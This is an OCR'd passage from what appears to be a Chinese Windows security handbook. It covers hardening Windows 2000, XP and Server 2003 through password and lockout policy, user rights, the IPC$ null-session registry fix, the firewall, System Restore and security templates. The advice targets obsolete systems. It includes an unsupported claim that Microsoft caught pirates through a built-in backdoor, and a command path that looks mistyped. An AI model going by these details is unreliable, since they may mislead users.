


图9-2

如果希望能够修改在未达到最短存留期的密码，那么可以先进入组策略，将密码最短存留期设置为0天即可。但要注意的是密码最短存留期必须小于最长存留期设置的值，否则会提示用户建议更改密码最长存留期否则将无法进行设置。如图9-3所示：




图9-3

4. 强制密码历史

如果某用户的密码是由a、b、c3个字母近顺序轮流使用，也就是密码为abc、bca、cab，那么每轮流3次密码就会重复，如此高的重复频率就增加了被破解的可能。强制密码历史正是为了弥补这种情况而产生的。

双击打开强制密码历史，设置其保留密码历史的个数。比如这里设置的个数为8，那么就可以避免8次设置的密码重复。如图9-4所示：




图 9-4

强制密码历史的设置范围值为 0~24。如果想使强制密码历史设置的值生效，那么就不要将密码最短存留期设置为 0 天！

5. 账户锁定阈值

如果有人针对某一账户进行不断登录尝试，那么很有可能会导致口令被猜出来！可以设置允许尝试登录的次数，也就是账户锁定阈值的数值，来防范这种情况的发生。双击打开“账户锁定阈值”项，然后修改几次（如 3 次）无效登录就锁定账户，接着单击“确定”按钮使设置生效。

但与此同时，弹出一个建议的数值改动对话框，这主要是因为修改了账户锁定阈值，其他两项数值变成了可修改状态，系统给了一个建议的数值，单击“确定”按钮接受系统的建议设置。如图 9-5 所示：




图 9-5

! Tips

如果账户锁定阈值设置为“0”，那么系统同样会提示“复位账户锁定计数器”和“账户锁定时间”项为不可用状态！

值得一提的是，“账户锁定时间”项主要是根据账户锁定阈值来决定的，若用户的账户被锁定，那么到底锁定多长时间呢？设置生效后，系统给出的默认设置时间为 30 分钟。也可根据需要进行设置，只要范围在 1~99999 分钟之间皆可。

如果将该值设置为 0，那么将一直锁定该账户，只有管理员才可以将其解锁。

“复位账户锁定计数器”项主要用来确定尝试登录失败之后与计数器复位为 0 次记录前的时间，其设置的范围也是 1~99999 分钟。大家可以根据需要进行设置。

! Tips

若复位账户锁定计数器设置的时间长于账户锁定时间，那么在应用复位账户锁定计数器时，系统就会提示用户同时要更改账户锁定时间。

6. 备份文件和目录

在默认情况下具有备份文件和目录权限的用户组是 Administrators 和 Backup Operators，即管理员组和备份操作员组中的用户，这是系统给出的默认权限设置。如果使用的是个人操作系统，并不是所谓的服务器，或者仅仅是一台小型服务器，其中用户的分工根本就没有这么细，绝大部分的管理工具都是由 Administraor (即管理员) 完成的，此时将备份操作员组添加进来就显得多余了。这时需要使用“Gpedit.msc”命令打开组策略窗口，依次进入“本地计算机策略→计算机配置→Windows 设置→安全设置→本地策略→用户权利指派”项，双击右侧的“备份文件和目录权限”项。

如图 9-6 所示：



图 9-6

在弹出的对话框中选中“Backup Operators”，单击“删除”按钮即可取消该组成员的备份文件和目录的权限。

7. 从网络访问此计算机

这主要是确认哪些用户和组能够通过网络连接到该计算机。默认情况下管理员、备份操作员、高级用户、用户、每个人，应该说允许访问的用户非常广。在实际的使用过程中如果对安全级别要求比较高，可以将除管理员组（Administrators）之外的所有组都删除。方法如下：

依次进入“本地计算机策略→计算机配置→Windows 设置→安全设置→本地策略→用户权利指派”项，双击右侧的“从网络访问此计算机”项。

若局域网内 Windows 98 的计算机要访问 Windows XP，就需要保留 Everyone 组从网络访问计算机的权限。

与网络访问此计算机权限相应的是在用户权利指派下还有一项是“拒绝从网络访问这台计算机”，在这里可以添加拒绝访问的用户或组。如果在允许和拒绝访问中都添加了相同的用户或组，那么以哪一个为准呢？在 Windows 操作系统中，有一项原则，即“拒绝大于一切”，这里也要以拒绝操作为准！

第66变 Windows 2000 系统加固指南

Windows 2000 系统在经过这么多年的使用后，存在的安全隐患现在已经被发现得差不多了，它们已经广泛地引起了包括微软在内的业界高度重视。作为普通用户，怎样才能较深入且全面地对 Windows 2000 进行安全加固呢？

一、基本安全加固原则

首先来看看系统加固的一般理论：

“对于系统服务，只开启必须开启的！”即不安装、不开启那些不必要的服务，以减小出现问题的几率。

“默认的，就是需要修改的”，操作系统，作为网络生活的基本，那些默认的肯定是不安全的，如默认的用户名、默认的密码、默认的路径等。

“安全来自你我他”，不要单一的信任某一厂商的产品，而应该把安全构筑在好几个厂商的产品之上，比如在系统本身的加固完毕后，应该尽快安装一个网络防火墙（微软公司就曾经使用系统内置的后门消息程序，成功地抓住了盗版使用者，为用户的隐私敲响了警钟）。

“安全意识胜于一切”，网民的网络安全意识还有待加强。

二、“制订”系统安全措施技巧

计算机正常启动后，会为用户提供很多服务，来满足用户各种各样的需求，对于大多数人来说，并不需要里面全部的服务。这里就存在两个很明显的问题：增加了系统不稳定隐患和增加了系统运行所必须的资源开销。

右键单击“我的电脑”，选择“管理”，在这个窗口中选择“服务和应用程序→服务”，关掉那些不必要的服务，以提高系统稳定性、安全性和加快系统运行速度。



Tips

Remote Registry Service 和 Telnet 等几个高风险的服务一定要停止，同时记得调整成手动或者禁用，否则系统重启后会恢复原状。

三、使用不同厂商产品加固系统安全

前面提到使用不同厂商的产品来一起打造系统的安全，这里详细说明。

1. 统权限灵活提升——WSU 应用指南

大家都知道，默认情况下 Windows 2000 系统是不允许删除系统默认账号的。也由于这点特性，带来了很多不必要的潜在危险。

在这里，需要用到 WSU 这个小工具，它是一个能以其他用户身份或进程身份创建新的进程的小程序，不论是否知道该用户密码，也不需要该用户当前有程序在运行。当然，用户必须是系统管理员。该软件适用于 Windows NT/2000/XP/2003。

首先在控制台（DOS 模式）下输入“WSU REGEDIT”命令。如图 9-7 所示：




图 9-7

接着在打开的注册表编辑器中找到“GUEST”键，删除即可。

! Tips

这里的注册表一定是使用 WSU 把权限提升至 SYSTEM 后的才可以删除。

同理，可以用这个方法对系统内置的其他用户进行操作，来完成灵活定制系统的初衷。

2. 天网防火墙之我见

在使用了 WSU 工具，调整过系统内置账号后，有效地防止了来自系统以外的以猜解方式为主的攻击、破坏，有力地加强了系统的稳定性。然而有没有可能由于系统本身设计的原因，造成个人隐私的泄露呢？当然有，这就需要使用 Internet 防火墙了！使用国内这方面起步最早，也最成功的“天网防火墙”。

成功安装完天网后，一旦系统内有应用程序（进程）访问 Internet，它就会自动弹出提示。在这里，可以随时掌握系统内部与外界的接触情况。作为一款比较成熟的作品，防火墙的规则在自定义部分，做得还是很完善，完全可以根据自己的喜好和需求进行各种调整。

3. Retina Network Security Scanner 实战

在完成了前面的种种设置后，就需要一个专业的安全评估工具了，推荐使用 Retina Network Security Scanner。

安装完成后，程序会要求立即升级程序的漏洞库。漏洞库升级完毕后，在左上角处找到“地址”



栏，输入本机的 IP 地址（或者是需要检测的地址），开始扫描。

右边详细给出了系统存在的各种安全隐患。如果这时单击其中任意一安全隐患，程序会自动出现最佳加固策略让用户参看。

整个加固过程，也无非就是上面这些内容了。不过这样就可以高枕无忧了吗？其实未必，安全与不安全，稳固与不稳固，全在于操作者的心态，重视它，时时关注它，对新出现的一些问题懂得寻找相应的解决办法，及时打补丁，学会使用 Windows Update 绝对能使自己屹立在高手之林。

第 67 变 Windows XP 加固秘笈

2001 年，花费 10 亿美元、数千名软件设计师在汲取了 Windows Me 的失败教训和 Windows 2000 的成功经验后，Windows XP 诞生了！这款同样采用 NT 核心，同时针对服务器用户、专业用户和家庭用户的操作系统集 Windows NT 的稳定性、Windows Me 的娱乐性、Windows 2000 的安全性于一身，大大改善了人们对 Windows 家族“天生脆弱”的感觉。Windows XP 理所当然得到了所有用户的一致欢迎，并已经成为目前最主流的操作系统之一！Windows XP 具有极强的兼容、稳定、修复特性，下面来学习如何利用这些安全特性加固 Windows XP。

一、消灭安装时的危险因素

系统的安全是从安装时就一步一步积累起来的，在 Windows XP 的安装过程中存在几个危险因素。在正式使用系统提供的安全功能之前，先来理解几个安全要点。

1. 使用 NTFS 文件系统的分区

NTFS (New Technology File System) 分区系统格式显著的优点是安全性和稳定性极其出色，在使用中不易产生文件碎片，对硬盘的空间利用及软件的运行速度都有好处。它能对用户的操作进行记录，通过对用户权限的管理进行非常严格系统访问限制，使每个用户只能按照系统赋予的权限进行操作，从而充分保护网络系统与数据的安全。

NTFS 也是以簇为单位来存储数据文件的，但 NTFS 中簇的大小并不依赖磁盘或分区的大小。簇尺寸的缩小不但减少了磁盘空间的大小，还减少了产生磁盘碎片的可能。目前支持这种文件系统的操作系统有 Windows NT/2000/XP/2003 等。

由于 NTFS 分区对数据的保密有着得天独厚的优势，所以微软推荐在使用 NTFS 文件系统的分区上安装操作系统，这将大大提高 Windows XP 等系统的安全性能。

2. 让系统独占一个分区

由于 Windows XP 的安装程序设置了最高优先权，可写入更新旧文件，会在不提示的情况下覆盖默认路径的文件，如果选择了升级安装，那么，原来的 Windows 默认路径内的文件就有丢失的危险。所以，建议不要把重要的文件放在系统分区内，特别不要放在 C 盘内。

二、Windows 基本安全设置

所谓“常规的安全防护”，即对 Windows 进行的一些最基本的安全设置。

1. 及时安装补丁

要强调的是 Windows XP 和它的前辈 Windows 2000 一样，漏洞层出不穷，对系统的升级不能像对 Windows 98 般马虎，除了要及时安装 Microsoft 推出的各种最新漏洞补丁外，建议将 Windows XP 升级为最新的 Service Pack 1（升级后会提高资源占有，不过安全性、稳定性有所提高）。

2. 共享权限的修改

在系统默认情况下，每建立一个新的共享，Everyone 用户就享有“完全控制”的共享权限，因此，在建立新的共享后应该立即修改 Everyone 的缺省权限。如图 9-8 所示：



图 9-8

3. 禁止远程控制

“远程桌面”功能是 Windows XP 在 Windows 2000 系统（Windows 2000 利用此服务实现远程的服务器托管）上遗留下来的一种服务形式，用户利用此功能可以实现远程控制。

! Tips

“终端服务”和“远程协助”是有一定区别的，虽然都是实现远程控制，但终端服务更注重用户的登录管理权限，它的每次连接都需要当前系统的一个具体登录 ID，且相互隔离；“终端服务”独立于当前计算机用户的邀请，可以独立、自由登录远程计算机。

在 Windows XP 系统下，“远程桌面”功能是被默认打开的，所以要在“系统属性”对话框的“远程”选项卡设置界面中，将该功能的选中状态取消即可。

4. 防范 IPC 默认共享

Windows XP 在默认安装后允许任何用户通过空用户名连接（IPC\$）得到系统的所有账号和共享

列表，这本来是为了方便局域网用户共享资源和文件的，但是任何一个远程用户都可以利用这个空的连接得到该系统的用户列表。黑客就利用这项功能，查找系统的用户列表，并使用一些字典工具，对系统进行攻击。这就是网上较流行的 IPC 攻击。

要防范 IPC 攻击就应该从系统的默认配置下手，可以通过修改注册表弥补漏洞：

第一步：将 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA 的 RestrictAnonymous 项设置为“1”，就能禁止空用户连接。

第二步：打开注册表的 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\lanmanserver\parameters 项。对于服务器，添加键值“AutoShareServer”，类型为“REG_DWORD”，值为“0”；对于客户机，添加键值“AutoShareWks”，类型为“REG_DWORD”，值为“0”。

5. 使用 Internet 连接防火墙

Windows XP 自带的免费 Internet 连接防火墙功能 (ICF, Internet Connection Firewall)，是 Windows XP 中最重要的安全特性之一，也是 Windows XP 的亮点之一。“Internet 连接防火墙”功能可以为普通用户的上网提供基本的安全保障，它可以有效地防止一些非正常的 Internet 的 TCP/ICMP 数据包进入系统，从而防止端口扫描和拒绝服务攻击。

在 Windows XP 中，使用“Internet 连接防火墙”功能很简单：

单击“开始”，指向“设置”，单击“网络连接”，用鼠标右键点击连接到网络的那块网卡图标（即“本地连接”图标），在弹出的菜单中选择“属性”。

接着在弹出的“本地连接 属性”窗口中点击切换到“高级”标签页设置界面，在界面中选中“通过限制或阻止来自 Internet 的对此计算机的访问来保护我的计算机和网络”，并单击“确定”按钮激活防火墙功能。如图 9-9 所示：



图 9-9

需要注意的是，如果 Windows XP 中开放了一些 FTP、Web 服务，那么还需要点击上图中的“设置”按钮，从中设置允许通行的服务才能使 FTP 之类的服务不受“Internet 连接防火墙”的管理。

如果想对“Internet 连接防火墙”功能的运作有个更全面的了解，那么就启用它的安全日志。“Internet 连接防火墙”(ICF) 安全日志允许高级用户选择、查看一切被记载的信息。使用 ICF 安全

日志，用户可以：

- * 登录放弃的数据包：登录家庭、小型办公网络或 Internet 的所有放弃的数据包；
- * 登录成功的连接：登录家庭、小型办公网络或 Internet 的所有成功的连接。

当用户选择“登录放弃的数据包”时，每次通信尝试通过防火墙时被检测和拒绝的信息都被 ICF 收集。例如 Internet 控制消息协议 (ICMP) 设置没有设置成允许回复请求，或 Ping 和 Tracert 命令发出请求，则将接收到来自网络外的回复请求，回复请求将被放弃，然后日志中将生成一条项目。

当用户选择“登录成功的外传连接”时，将收集每个成功通过防火墙的连接信息。当网络上的任何人使用 Internet Explorer 成功实现与某个网站的连接时，日志中将生成一条项目。

运行 Internet 连接防火墙时并不一定要启用安全日志记录。

“Internet 连接防火墙”安全日志的正文是已编译的数据，该数据作为通信尝试通过防火墙的结果输入。从左至右输入安全日志域，安全日志的正文是动态列表，新的数据项将不断地在日志的底部输入。

更改安全日志文件大小的方法如下：

右键单击“网络连接”，在弹出的快捷菜单中选择“属性”，在“本地连接 属性”窗口中点击切换到“高级”选项卡设置界面，单击其中的“设置”按钮打开“高级设置”窗口。在点击切换到“安全日志”选项卡设置界面后，在其中的“日志文件选项”下的“大小限制”项中，手工输入或使用箭头按钮调整大小限制即可。

一定要记住——进行上述操作必须满足以下条件：

- * 必须以管理员或 Administrators 组成员身份登录才能完成安全日志的调整操作；
- * 必须启用 Internet 连接防火墙才能调整日志文件大小限制；
- * 安全日志默认的最大限制值是 4096KB。最大的日志文件大小是 32,767 KB；
- * 如果超过了 Pfirewall.log 允许的大小，则该日志文件包含的信息将被写入到新的文件并另存为 Pfirewall.log.1。



当日志文件的容量达到一定程度时，必须进行清理，这样才能使磁盘空间不致浪费。

三、Windows 的非常规防范措施

下面讲解一些效果显著，但轻易不用的防护措施。因为这些措施对系统的影响均很大，操作不好的话，有可能使系统崩溃，但如果操作正确且及时，那么系统也很可能会起死回生。

1. 活学活用系统还原

“系统还原”是 Windows XP 最实用的功能之一，它采用“快照”的方式记录下系统在特定时间的状态信息，也就是所谓的“还原点”，然后在需要的时候根据这些信息加以还原。常见的还原点分为两种：一种是系统自动创建的，包括系统检查点和安装还原点；另一种是用户自己根据需要创



建的，也叫手动还原点。

! Tips

什么是“快照”？“快照”可以理解为“快速的照相”。那么什么是快速的照相呢？比较规范的解释就是：在系统处于最稳定的时候，先快速地将当前这个状态以“拍照”的方式“拍”下来，当以后出现问题时，看看这些“拍”出的“系统状态照片”，发现哪个最好，就将系统还原到哪个状态……

Windows XP 安装后，“系统还原”功能在默认的状态是启用的。在桌面上，用鼠标右键单击“我的电脑”图标，在弹出的菜单中选择“属性”菜单项。在弹出的“属性”窗口中点击切换到“系统还原”选项卡设置界面，这里可以进行“系统还原”功能的启用设置。在默认状态下系统会自动监视所有的驱动器，除非该驱动器上的可用空间少于 200MB。

因为“系统还原”功能会占用大量的空间，所以对于一些数据存储的分区可以禁止使用“系统还原”功能。假设现在对 D 盘禁止使用“系统还原”功能，方法如下：

在“系统还原”选项卡设置界面中，在“可用的驱动器”列表中选中不需要进行系统还原的驱动器，如“D”，然后单击右侧的“设置”按钮，在打开的“驱动器 (D:) 设置”窗口中，选中“关闭这个驱动器上的‘系统还原’”。

在选中该项后，下面的磁盘空间调节滑块将会变成灰色，这表明该驱动器上的“系统还原”功能正常启用时的设置功能已暂时关闭了。稍后还将弹出“系统还原”提示框，点击“是”按钮后，当前驱动器的“系统还原”功能就彻底被关闭了。

在启用“系统还原”功能后，在系统保持最稳定状态时建议手工创建一个还原点。这样才能确保当系统出现问题时，系统还原的状态为最佳状态。方法如下：

依次点击“开始→程序→附件→系统工具→系统还原”，在打开的“系统还原”窗口中选择“创建一个还原点”项并点击“下一步”按钮继续。在下一步的“创建一个还原点”窗口中，根据提示在“还原点描述”下方文本框中填入还原点名。建议使用一些如日期等具有提示意义的名称，以便以后还原系统时能快速识别出最佳还原点。如图 9-10 所示：




图 9-10

输入还原点名称后，单击“创建”按钮即完成了手工还原点的创建。稍后将看到“创建还原点”成功的页面，然后点击右下角的“关闭”按钮结束本次创建还原点的操作。

在创建了还原点后，当系统出现问题时，使用“系统还原”功能来完成系统恢复的方法如下：依次点击“开始→程序→附件→系统工具→系统还原”，在打开的窗口中选择“恢复我的计算机到一个较早的时间”，单击“下一步”按钮继续。在下一步中，在左边的日历中选择准备将“系统还原到”所需那天的时间后，右侧的“在列表中，单击一个还原点”列表框中就会出现这一天中创建的所有还原点列表，选中满意的还原点后，单击“下一步”继续。在下一步中，将出现一个提示界面，从中可以得知如下两条非常重要的提示：

- * 此操作不会丢失用户最近的工作，如已保存的文档或邮件；
- * 还原操作是可逆的，也就是可以取消的。

在确认还原点选择无误后，关闭当前所有运行的程序，并做好保存工作，这是为了正在进行的数据操作免受影响，最后点击“下一步”按钮继续，稍后系统将自动关闭当前运行的所有程序。在关闭的过程中，Windows XP 将会自动进行系统还原。

当系统还原操作完成后，将会自动重启计算机。需要注意的是：在这个还原的过程中要耐心等待，不要按热启动键（即机箱上的Reset 按钮或键盘上的Ctrl+Alt+Delete 组合键）。在重新启动计算机并成功登录 Windows XP 后，将会看到一个还原成功的提示界面。从中可以看到有“可以撤销此恢复”的重要提示信息。接着点击右下角的“确定”按钮，系统将进入 Windows XP 的桌面。根据提示，再次点击“开始→程序→附件→系统工具→系统还原”，在打开的窗口中可以看到多了一个“撤销我上次的恢复”选项，点击这个选项可以撤销上次的恢复操作。

在系统还原功能中有如下几种还原点，下面简单解释一下。

- * 初始系统还原点。Windows XP 安装后会自动创建该还原点。选择该还原点可以将操作系统和程序还原到最初状态。
- * 系统检查点。该还原点会每隔 24 小时自动创建（超过 24 小时则在下次启动计算机时创建），而不管系统有没有更改。
- * 程序名安装还原点。当用 InstallShield 和 Windows XP 安装程序等最新的安装程序安装一个程序时，会自动创建一个还原点（以该程序为名）。可以用这些还原点将计算机还原到安装那个程序之前的状态。
- * 自动更新还原点。如果使用 Windows XP 的自动更新功能来接受下载的更新，则“系统还原”会在安装更新软件之前创建一个还原点。
- * 手工创建还原点。就是上面使用的方法。
- * 还原操作还原点。还原操作本身也有还原点，可以使用这些特殊的还原点来撤销以前的还原操作。
- * 未标记的设备驱动程序还原点。如果将未经 Windows 硬件质量实验室 (WHQL) 验证的驱动程序安装到计算机上，就会自动创建还原点。这样一旦系统发生了问题，就可以将计算机还原到安装驱动程序之前的状态。
- * 备份恢复还原点。当用备份工具执行恢复时，“系统还原”会立即在过程开始之前创建一个还原点。如果备份恢复导致计算机出错，则可以将计算机还原到执行恢复前的状态。





“系统还原”功能必须以管理员的身份登录才能使用，否则系统还原选项将不会出现。

既然系统还原功能有这么多的还原点，那么这些还原点所占的磁盘空间岂不是很大？硬盘吃得消吗？

的确，这就是系统还原功能的一大弊端！随着用户使用系统时间的增加，还原点会越来越多，导致硬盘空间越来越少，最后还要被警告“磁盘空间不足”，因此，为“系统还原”减肥是很有必要的！

! Tips

如果磁盘空间用尽，则“系统还原”将变为非活动的“挂起”（即自动关闭）状态。只有获得足够的磁盘空间后，“系统还原”功能才会自动激活，但以前的所有还原点都将丢失。

常见的调整还原点的磁盘空间限制方法如下：

使用鼠标右键点击“我的电脑”图标，在弹出的菜单中选择“属性”。在“属性”窗口中切换到“系统还原”选项卡设置界面，在“可用的驱动器”列表中选择一个驱动器并点击“设置”按钮后，在弹出的“驱动器(X:)设置”(X为选中的任意当前盘符)对话框中，通过拖拉下方的“要使用的磁盘空间”滑动杆上的滑块进行调整。

对于一些不需要的“还原点”，可以手工删除。首先要找到保存还原点的目录，因为这个目录默认状态是“隐藏”的，所以需要进行一些必要的前期设置，才能看见它。方法是：

双击桌面上“我的电脑”图标，在打开的“我的电脑”窗口中点击“工具→文件夹选项”菜单项。在弹出的“文件夹选项”窗口中点击切换到“查看”选项卡设置界面，把“隐藏受保护的操作系统文件(推荐)”的勾选去掉，然后选中“显示所有文件和文件夹”。在稍后弹出的“警告”提示框中点击“是”按钮，激活上述设置。这时在每个被监视的驱动器中，就能看到一个名为“System Volume Information”的目录了。

如果此时尝试双击这个目录，会出现一个拒绝访问的提示框。出现这个提示框说明该目录在默认状态下被加了访问限制！而当前用户对该目录的访问权限不够才会出现。解决方法很简单：

右键点击“System Volume Information”目录，在出现的快捷菜单中选择“属性”，打开该目录的属性窗口。如图9-11所示：




图9-11



点击上图中的“添加”按钮，在弹出的“选择用户或组”对话框中点击“高级”按钮。为什么要点击“高级”按钮，是因为现有的用户列表中没有用户，所以需要点击“高级”按钮，在展开对话框中进行所需用户的查找。点击“立即查找”按钮后，系统将会立即把所有的用户和用户组罗列出来供选择。选中所需账户（如Administrator），点击“确定”按钮将其添加并返回到上一步的对话框中，就可以看到Administrator账户被添加了。

点击“确定”按钮返回到“System Volume Information属性”窗口后，可以看到Administrator账户已经被添加到用户列表中了。在选中该账户后，下方的该账户的权限设置列表项将呈激活状态，点击选中第一项的“完全控制”项后，点击“确定”按钮关闭“System Volume Information属性”窗口。稍后双击打开System Volume Information目录，从中可以看见有一个名字很长的隐藏文件夹，如“_restore{18592E41-BD6A-4296-9CFF-CD4B2EDFAC6C}”。双击进入这个目录后，将会看到有一些名为“RPX”（X为数字，这个数字是连续的，这个数字表示了当前还原点的总数，也就是一个目录对应一个还原点）的目录和3个文件（其中两个是配置文件，另一个文件则记录了所有驱动器的信息）。

现在，动手删除系统创建的还原点，只保留自己认为有用就可以了！此时要注意，时间最早的还原点对应第一个文件夹即“RP1”。除了这种删除还原点的方法外，还可以利用“磁盘清理”功能来只保留最近的还原点。方法如下：

在资源管理器中右键单击要清理还原点的驱动器盘符，从弹出的菜单中选择“属性”。在弹出的属性窗口中单击“磁盘清理”按钮。接着在打开的“磁盘清理”对话框中切换到“其他选项”选项卡，单击“系统还原”部分的“清理”按钮。在稍后系统弹出的对话框中单击“是”按钮即可。

如果Windows XP出现严重的错误，无法正常登录，这时可以先进入安全模式，尝试用系统还原功能恢复到所需的某个还原点。如果Windows XP遇到严重的系统错误，连安全模式都无法进入，这时可以在Windows XP启动时按下F8快捷键，选择“带命令行提示的安全模式”项。

接着用管理员身份登录，在自动弹出的“Cmd.exe”窗口的命令行提示符下输入：

%systemroot%\system32\restore\rstrui1.Exe

命令输入完毕后回车。此时，在命令行中并不会有任何提示。稍等一会儿，就会弹出“系统还原”界面了，此时按照提示进行还原操作即可。

2. 安全模板

操作系统安全吗？说到底还要看使用者到底会不会用，同样的一套系统，不同的人使用就有不同的结果。怎样才能让Windows XP系统使用得更安全呢？不妨用安全模板来解决这个问题。

利用安全模板，可以一次性地构建系统的整体安全环境，而利用安全配置分析工具，可以将现有的配置同选定的系统配置进行分析和比较，找出其中的相同点和不同点。安全模板和安全配置分析在很大程度上可以看成是组策略的补充，但是它们又有自己的特点，能够完成很多组策略无法完成的工作。

Tips

通常可以将组策略、安全模板和安全配置分析工具称作 Windows 的安全工具集。熟练掌握这 3 个工具的使用和配置，基本上就可以完成 Windows 的安全管理工作。安全模板以一个 MMC 管理单元的形式出现。

(1) 安全模板概述

安全模板，顾名思义就是存储有一系列现有的安全策略套装的模板，通过将不同模板应用到系统中，就可以快速在计算机上创建不同安全级别的安全环境。

在 Windows XP 中内置了多种不同安全方案的安全模板，用户可根据需要在系统上应用其中之一，也可以根据需要定制自己的安全模板。安全模板实际上都是以 .inf 后缀存在的文本文件，所以可以用文本编辑器来编辑，不过大多数情况下，推荐使用 Windows XP 内置的安全模板管理工具来定制和管理。

安全模板的使用方法主要有两种：

* 如果希望利用安全模板中的安全策略来配置本地计算机、域或是部门的安全环境，则可以使用组策略，在组策略的“安全策略”分支中，导入安全模板，从而将安全模板中的安全策略应用到相应的环境上。

* 如果仅希望将安全模板应用到本地计算机上，更简单的方法是使用“安全配置和分析”工具，该工具以一个 MMC 管理单元的形式出现，利用它不仅可以将现有的安全环境同指定模板内部的安全环境相比较，而且还可以将安全模板应用到现有本地系统中。

(2) 定义新的安全模板

新建安全模板通常包含 3 个步骤，即：

- * 如果不希望将新模板保存在默认的搜索路径中，可以新建搜索路径；
- * 生成新模板；
- * 在新模板中启用相应的安全选项。

默认情况下，预设的安全模板保存在 Windows 安装目录的 Security 的 templates 目录中，也可以设置一个新的安全模板路径用于保存新建的安全模板，方法如下：

依次点击“开始→运行”，在弹出的运行栏中输入“mmc”命令并回车，启动一个控制台。单击“文件”中的“添加 / 删除管理单元”菜单项，在“添加 / 删除管理单元”对话框中，单击“独立”选项卡设置界面中的“添加”按钮。在下一步的“可用的独立管理单元”列表中选择“安全模板”项，然后依次单击“添加→关闭→确定”按钮继续。在控制台主窗口中单击“操作”下的“添加模板搜索路径”菜单项。在出现的“浏览文件夹”对话框中，选中准备存放安全模板的路径后继续。

完成新建搜索路径的操作后，这个路径就随即出现在安全模板的管理单元控制台树上。接着选中这个路径分支，然后单击“操作”菜单下的“新加模板”菜单项。在随即弹出的对话框中输入新建模板的名称（mynew）和描述信息，然后单击“确定”按钮继续。单击新建的模板后，单击展开 mynew，可以发现新建的模板已经包含了所有的模板项（如账户策略、本地策略等）。但实际上如果打开 mynew.inf 文件就会发现里面只有很简单的几句基本语句，并没有详细的各项设置项。如图 9-12 所示：



图 9-12

之所以没有什么内容，是因为安全模板提供了图形界面供用户设置，这显然比直接输入代码语句要方便和安全得多，所以下一步应设置安全选项，假设现在需要定义“从网络访问此计算机”的安全选项，那么方法如下：

依次展开“mynew→本地策略→用户权利指派”，双击右侧默认状态下没有定义设置项的“从网络访问此计算机”项。在弹出的对话框中选中“在模板中定义这个策略设置”，接着点击“添加用户或组”按钮，将可以访问此计算机的用户名添加后点击“确定”按钮继续。在完成目前所需的全部选项设置后，点击“文件→保存”菜单项，将安全模板保存起来。

在关闭控制台后，会弹出询问是否保存“安全模板”对话框，点击“是”按钮即可将在图形界面中进行的设置保存在 mynew.inf 文件中了。打开 mynew.inf 文件后，可以看到里面的内容多了很多，显然这些多出的内容就是新保存进去的。

(3) 在组策略中应用安全模板

安全模板在编辑完毕之后，并不会使系统生效。安全模板就像多个配置好的策略集合，必须从中选择一个并应用到系统中才能使系统生效。比较常见的方法是在组策略中应用安全模板，方法如下：

在运行栏中输入“Gpedit.msc”命令启动组策略窗口，定位到“计算机配置→Windows 设置→安全设置”分支后，点击“操作”下的“导入策略”菜单项。在弹出的对话框中选择要导入的模板文件，将其导入到组策略中。在组策略中导入安全模板的操作，可以用于更新本地计算机策略，也可以更新域策略。当组策略被刷新后，新的设置就生效了。

第 68 变 Windows Server 2003 安全策略

2003年5月22日下午，微软公司在中国北京总部正式向外界发布微软Windows Server 2003简体中文版，并且宣称：Windows Server 2003是微软公司历史上最成功、耗资最大，也是迄今为止微软推出的最先进的网络操作系统。它拥有价值数百万美元的安全机制，非常适用于高扩展性的应用程序需求和对安全性能要求很高的服务器操作系统。对个人用户来说，使用Windows Server 2003制作各类用途的服务器，是非常值得推荐的。

**! Tips**

初期的 Windows Server 2003 被命名为 Windows .NET Server 2003，其主要原因是系统支持连接 .NET 技术的核心功能。但不久后，微软就正式宣布这个最新版本的系统名为 Windows Server 2003。名称虽然沿袭了 Windows 家族的习惯用法，但从其提供的各种内置服务以及重新设计的内核程序来说已经与 Windows 2000/XP 版有了本质区别。

如今，Windows Server 2003 已经与人们亲密接触了很久，但该系统在安全管理方面却仍然让诸多用户感到头痛，这其中不乏有对操作系统具有很深了解的管理员。所以下面将讲解该系统安全管理策略。

一、安全配置与分析组件

对 Windows Server 2003 进行高级防护的方法非常多，下面以 Windows 提供的一套非常有用的工具——安全配置和分析组件为例，讲讲如何对系统进行安全性分析和安全性配置。

1. 什么是安全性分析与安全性配置

